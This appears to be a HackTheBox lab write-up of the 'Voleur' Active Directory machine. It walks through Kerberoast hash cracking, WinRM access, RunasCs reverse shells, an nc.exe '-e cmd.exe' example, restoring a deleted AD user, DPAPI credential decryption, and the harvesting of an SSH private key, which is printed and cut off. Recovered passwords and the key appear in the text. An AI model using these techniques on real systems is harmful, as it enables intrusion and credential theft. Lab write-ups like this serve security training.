f0a061eae2890ec2eded
```

Loaded the hashes into a file and used hashcat to crack and retrieve the cleartext password

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# hashcat -a 0 -m 13100 hash.krb /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344401
* Bytes.....: 139921740
* Keyspace..: 14344401
```

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*svc_winrm$VOLEUR.HTB$VOLEUR.HTB/svc_winrm*$6596988d266be47e75a9bca8cf40f29a$96b387b8c152101a9ff957485a3d59af4e2275b4f918fbbbf9f8a6653d26c19f49876f0b963f2a
2a36f03063d684bbc961349372bd758814fb8597bb01bbac7b802ec1792f0e88ee7c35b9f69d41561ff957f7483ceed4c903869dd8a65d330f18b664f656395f68d2298d054034351df5bc2cf28f803c4428835
418e9f987b7034e9dc890b3a27c66edd617ecb1e242f8f312a06a14cdf0331a544991978df954f844a25d4b80c121cbc90ade8744923c93e8aa36df34590eb2975076437d65d45177ea1e546ea75bae90674a06
cd84bfb99adeea96b0b8d90fd04b73491722c8344195ec66a4ffd34c2e917c86f4713ace311f9d69e4898e214c03e6cbf5ca8608e58acbfbf938b07e597873a57131391c43bec6fb191df1d6ee03bccf4bcbde3
d17e4557e27c2a5da2572024a2e91d12689f4cb87b8b91acd23045fa70bb0ede4dc52a883b7b486f813d6b84e9a9fc337d336d01056c5d48936c15e3536a1e0c2ae9757618f71752169e8f4d41f9be2795bc179
5ac696549011c237b5dfbca5a68e43d097d317f55fed714cf99f3439026f449a8ebabb87970e622348b9e646e4186eeeb3b0e4fc21ffeb712f37b02aec6026c205a9ddc8da3ff3aed4eabbdaaecd34d0c87519b
4159de13080a3b03cef0fbcf52c75ab80bdc7507c330040516ef58333ec139e90304a986a24e96a59c62228a330c40d486316cb12ee0dd0f55adc925ef0a546e00ed88775ec515e446bde5af584e2d34073ebb0
b6a0fe2343cc75a33f30592ff0f99e6a928dacc3288f63e9ddb1e5868b60439566cf220dec110dbe444d761d2cfc1eb1e34b00394f130e708de79aab0ca8f7ce9cc5d720287be13c318b04e69c7b31077b38bf8
c8b0f0209dbfab8c5e60bb87f6d71a991f0ad73865f0b37b5b8da11fb09b21b2217422c27b9334aae6df501ba95dabf993c913e5d963da4c70577bfa98ee812e1e82fa1af62a9fe6c14b7df8887e0627fb805ff
8392c94f8da0815e2fa9dfcfc381ba1a309a49d4d790f30f434119a6459a11798571d42cee2c523e9c3f67b5f52e17a8fa94dd632acf948d5942e882dceabf5da0af4a8d2660584a18dc78b3bfce03fcdb9e1bc
c7f5cdacd4f15ca75fbbf8037b01f839e9bf92a08332f87f6e313c12eec1c6978b627aa52e04415807101012b3e3d7db21c007730a509edc97509fc35bbe6546c69e44158b8d362daa1e13d0937bae63f35e643
e366d2691e09b3f45a6ba5b9874194fdae651940d98fb13cd432eb5cc5c1453d00786a829561bbf57423a7b4a910aadf156227ed828c252a6e0c3a5941d4fc521080a6fecd132b0df0448d57f59ab836dc09fdc
13a5df1bf614e93beff42cb0fa6d5c92b852dc9684ec32a09cb53a73874efea50404474604fd3203298b65299d57249b4a52554f0e5ade006e23c0eb97a60bdb6a0ad5352e7c689f28c3b975e3c7cd75fa61a2f
d73d:AFireInsidedeOzarctica980219afi
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: hash.krb
Time.Started.....: Tue Sep 16 23:58:07 2025 (22 secs)
Time.Estimated...: Tue Sep 16 23:58:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed #1.........:  1064.9 kH/s (1.28ms) @ Accel:512 Loops:1 Thr:1 Vec:8
```

svc_winrm:AFireInsidedeOzarctica980219afi

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# nxc smb 10.10.11.76 -u svc_winrm -p AFireInsidedeOzarctica980219afi -k
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\svc_winrm:AFireInsidedeOzarctica980219afi
```

We can access the target via winrm using the retrieved credentials

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# evil-winrm -i dc.voleur.htb -u svc_winrm -r voleur.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

USER FLAG

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> type ../Desktop/user.txt
1153d1a2fad972ffe551699e9e3e6324
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

PRIVILEGE ESCALATION TO ROOT

https://github.com/Shadrack2023/RunasCs

RunasCs is an utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.
```
Examples:
  Run a command as a local user
    RunasCs.exe user1 password1 "cmd /c whoami /all"
  Run a command as a domain user and logon type as NetworkCleartext (8)
    RunasCs.exe user1 password1 "cmd /c whoami /all" -d domain -l 8
  Run a background process as a local user,
    RunasCs.exe user1 password1 "C:\tmp\nc.exe 10.10.10.10 4444 -e cmd.exe" -t 0
  Redirect stdin, stdout and stderr of the specified command to a remote host
```

RunasCs.exe user1 password1 cmd.exe -r 10.10.10.10:4444

Run a command simulating the /netonly flag of runas.exe



RunasCs.exe user1 password1 "cmd /c whoami /all" -l 9

Run a command as an Administrator bypassing UAC

RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac

Run a command as an Administrator through remote impersonation

RunasCs.exe adm1 password1 "cmd /c echo admin > C:\Windows\admin" -l 8 --remote-impersonation

```

We upload the binary to the target
Download it from: https://github.com/antonioCoco/RunasCs/releases




Got a reverse shell as user svc_ldap




Remember from bloodhound output, user **svc_ldap** belongs to the **Restore_users** group.
So well try and restore all the deleted users e.g todd.wolfe

Command: **Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects**
```

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.10.11.76] 51611
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db



PS C:\Windows\system32>
```

User **todd.wolfe** is restored successfully


```
PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects


Deleted           :
DistinguishedName : CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb
Name              : Todd Wolfe
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db



PS C:\Windows\system32>
```

We now own user todd.wolfe

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# nxc smb 10.10.11.76 -u todd.wolfe -p NightT1meP1dg3on14 -k
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14

┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─#
```


Spidering IT share using user todd.wolfe,

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# nxc smb 10.10.11.76 -u todd.wolfe -p 'NightT1meP1dg3on14' -k --spider IT --content --regex Encrypt
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
SMB         10.10.11.76     445    DC               [*] Spidering .
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:12288 regex:'b'Encrypt''']
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:20480 regex:'b'Encrypt''']
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:81920 regex:'b'Encrypt''']
```




DPAPI ATTACK


I retrieved the credential blob and masterkey




Retrieved the Decrypted key of the credential blob.
‘**0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83**’




Retrieved credentials for user **jeremy.combs:qT3V9pLXyN7W4m**




Confirmed the credentials are working



User Jeremy has read permission on IT share.



Enumerated the SMB shares using the smbclient.py/ **impacket-smbclient tool**, as user jeremy



Found and downloaded **id_rsa** keys which we can use for ssh login to the target machine

```
# use IT
# ls *
drw-rw-rw-          0  Wed Jan 29 12:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 23:09:59 2025 ..
drw-rw-rw-          0  Thu Jan 30 19:11:29 2025 Third-Line Support
# cd "Third-Line Support"
[-] SMB SessionError: code: 0xc0000033 - STATUS_OBJECT_NAME_INVALID - The object name is invalid.
# cd Third-Line Support
# pwd
/Third-Line Support
# ls *
drw-rw-rw-          0  Thu Jan 30 19:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 12:10:01 2025 ..
-rw-rw-rw-       2602  Thu Jan 30 19:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 19:07:35 2025 Note.txt.txt
# get id_rsa
# get Note.txt.txt
#
```


Text note for jeremy.combs from admin.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# cat Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
```

Id_rsa

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqFyPMvURW/qbyRlemAMzaPVvfR7JNHznL6xDHP4o/hqWIzn3dZ66
P2absMgZy2XXGf2pO0M13UidiBaF3dLNL7Y1SeS/DMisE411zHx6AQMepj0MGBi/c1Ufi7
rVMq+X6NJnb2v5pCzpoyobONWorBXMKV9DnbQumWxYXKQyr6vgSrLd3JBW6TNZa3PWThy9
wrTROegdYaqCjzk3Pscct66PhmQPyWkeVbIGZAqEC/edfONzmZjMbn7duJwIL5c68MMuCi
9u91MA5FAignNtgvvYVhq/pLkhcKkh1eiR01TyUmeHVJhBQLwVzcHNdVk+GO+NzhyROqux
haaVjcO8L3KMPYNUZl/c4ov80IG04hAvAQIGyNvAPuEXGnLEiKRcNg+mvI6/sLIcU5oQkP
JM7XFlejSKHfgJcP1W3MMDAYKpkAuZTJwSP9ISVVlj4R/lfW18tKiiXuygOGudm3AbY65C
lOwP+sY7+rXOTA2nJ3qE0J8gGEiS8DFzPOF80OLrAAAFiIygOJSMoDiUAAAAB3NzaC1yc2
EAAAGBAKhcjzL1EVv6m8kZXpgDM2j1b30eyTR85y+sQxz+KP4aliM593Weuj9mm7DIGctl
1xn9qTtDNd1InYgWhd3SzS+2NUnkvwzIrBONdcx8egEDHqY9DBgYv3NVH4u61TKvl+jSZ2
9r+aQs6aMqGzjVqKwVzClfQ520LplsWFykMq+r4Eqy3dyQVukzWWtz1k4cvcK00TnoHWGq
go85Nz7HHLeuj4ZkD8lpHlWyBmQKhAv3nXzjc5mYzG5+3bicCC+XOvDDLgovbvdTAORQIo
JzbYL72FYav6S5IXCpIdXokdNU8lJnh1SYQUC8Fc3BzXVZPhjvjc4ckTqrsYWmlY3DvC9y
jD2DVGZf3OKL/NCBtOIQLwECBsjbwD7hFxpyxIikXDYPpryOv7CyHFOaEJDyTO1xZXo0ih
34CXD9VtzDAwGCqZALmUycEj/SElVZY+Ef5X1tfLSool7soDhrnZtwG2OuQpTsD/rGO/q1
zkwNpyd6hNCfIBhIkvAxczzhfNDi6wAAAAMBAAEAAAGBAIrVgPSZaI47s5l6hSm/gfZsZl
p8N5lD4nTKjbFr2SvpiqNT2r8wfA9qMrrt12+F9IInThVjkBiBF/6v7AYHHlLY40qjCfSl
ylh5T4mnoAgTpYOaVc3NIpsdt9zG3aZlbFR+pPMZzAvZSXTWdQpCDkyR0QDQ4PY8Li0wTh
FfCbkZd+TBaPjIQhMd2AAmzrMtOkJET0B8KzZtoCoxGWB4WzMRDKPbAbWqLGyoWGLI1Sj1
MPZareocOYBot7fTW2C7SHXtPFP9+kagVskAvaiy5Rmv2qRfu9Lcj2TfCVXdXbYyxTwoJF
ioxGl+PfiieZ6F8v4ftWDwfC+Pw2sD8ICK/yrnreGFNxdPymck+S8wPmxjWC/p0GEhilK7
wkr17GgC30VyLnOuzbpq1tDKrCf8VA4aZYBIh3wPfWFEqhlCvmr4sAZI7B+7eBA9jTLyxq
3IQpexpU8BSz8CAzyvhpxkyPXsnJtUQ8OWph1ltb9aJCaxWmc1r3h6B4VMjGILMdI/KQAA
AMASKeZiz81mJvrf2C5QgURU4KklHfgkSI4p8NTyj0WGAOEqPeAbdvj8wjksfrMC004Mfa
b/J+gba1MVc7v8RBtKHWjcFe1qSNSW2XqkQwxKb50QD17TlZUaOJF2ZSJi/xwDzX+VX9r+
vfaTqmk6rQJl+c3sh+nITKBN0u7Fr/ur0/FQYQASJaCGQZvdbw8Fup4BGPtxqFKETDKC09
41/zTd5viNX38LVig6SXhTYDDL3eyT5DE6SwSKleTPF+GsJLgAAADBANMs31CMRrE1ECBZ
